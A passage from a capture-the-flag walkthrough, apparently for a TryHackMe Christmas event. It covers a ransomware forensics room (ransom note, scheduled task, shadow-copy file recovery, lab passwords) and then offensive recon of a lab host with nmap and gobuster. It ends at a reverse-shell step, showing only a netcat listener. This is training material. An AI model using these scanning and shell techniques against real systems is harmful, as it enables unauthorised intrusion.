logged into the remote system now.



Go to file>desktop>RansomNote.txt. The bitcoin address is in the bracket (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==). Copy and paste the address given into the terminal using base64. However, the plain text value is nomorebestfestivalcompany









Question 3

The file extension for each of the encrypted files is .grinch




Question 4

The name of the suspicious scheduled task is opidsfsdf




Question 5

the location of the executable that is run at login is
C:\Users\Administrator\Desktop\opidsfsdf.exe




Question 6


the ShadowCopyVolume ID is 7a9eea15-0000-0000-0000-010000000000





Question 7

First of all, go to Disk management to change drive letters and paths for Backup to the letter "Z". To find out the hidden files, go to file>backup(Z:)>details>"show/hide". confidential is the one.












Question 8

Go to the hidden file "confidential", right click for properties, go to Previous Version and restore the file. Then, open up the Text Document named "master-password.txt"





The password is shown here, m33pa55w0rdIZseecure!



<u>Thought/ methodology</u>:

To connect to the remote machine via RDP (Remote Desktop Protocol), we would need to use Remmina. There are some settings that need to be changed on the Remmina to view the wallpaper on the remote machine. To launch Remmina, go to application>internet>Remmina. After changing the quality settings with "wallpaper" and login to the user account using "User name: administrator, User password: sn0wF!akes!!!". Accept the Certificate when prompted and we are logged into the remote system now. The Task Scheduler enables you to automatically perform routine tasks. You can Inspect the properties of the scheduled task, and view the file location too. To view the scheduled tasks click on Task Scheduler Library, scheduled tasks are in the list while populating more information about it like Triggers, actions, and conditions. For example, to find out the ShadowCopyVolume ID from the Task Scheduler, we would need to click on ShadowCopyVolume from the list and go ahead to actions. Other than that, Disk Management Is a system utility in Windows that enables you to perform advanced storage tasks. Kindly select the file name called "Backup", go to properties>security, to confirm that the volume name/id from the Task Scheduler and vssadmin output is similar to the object name of this partition. Right-click the partition and select "Change Drive Letter and Paths". Click Add. In the dropdown choose a letter, such as Z, and click OK. the file name will be viewed as "backup(:Z)".


Day 24: [Final Challenge]The Trial Before Christmas

Tool used: THM attack box


Solutions:

Question 1:

Enter the command: nmap -sV 10.10.28.56 to scan the port available, the terminal shows port 80 and 65000 are open.




To check whether the port number 22 and 8080 is open or close, we enter nmap -p 22 10.10.28.56 and nmap -p 8080 10.10.28.56. The state of both of the ports is closed.



```
root@ip-10-10-17-18:~# nmap -p 8080 10.10.28.56

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-22 07:20 BST
Nmap scan report for ip-10-10-28-56.eu-west-1.compute.internal (10.10.28.56)
Host is up (0.00024s latency).

PORT     STATE  SERVICE
8080/tcp closed http-proxy
MAC Address: 02:73:4B:A2:A7:AF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
root@ip-10-10-17-18:~#
```


Question 2

Enter to http://machine_IP:65000 . The title of the hidden tab is Light Cycle.



Question 3

Use the command gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.79.96:56000/ -x php -e -t 5 to find the php file name. After running the command, we could see that the /uploads.php is the name of the hidden php page.



Question 4

Using the same command as question 3, we find that the hidden directory where file uploads are saved is /grid.


```
root@ip-10-10-96-11: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-96-11:~# gobuster dir -w /usr/share/wordlists/dirbus
ter/directory-list-2.3-small.txt -u http://10.10.79.96:65000/ -x p
hp -e -t 5
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.79.96:65000/
[+] Threads:        5
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-
.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2022/07/22 13:51:45 Starting gobuster
===============================================================
http://10.10.79.96:65000/index.php (Status: 200)
http://10.10.79.96:65000/uploads.php (Status: 200)
http://10.10.79.96:65000/assets (Status: 301)
http://10.10.79.96:65000/api (Status: 301)
http://10.10.79.96:65000/grid (Status: 301)
```

Question 5


Create a reverse shell using the command below. Then setup a listener by nc -lvnp 1234.

```
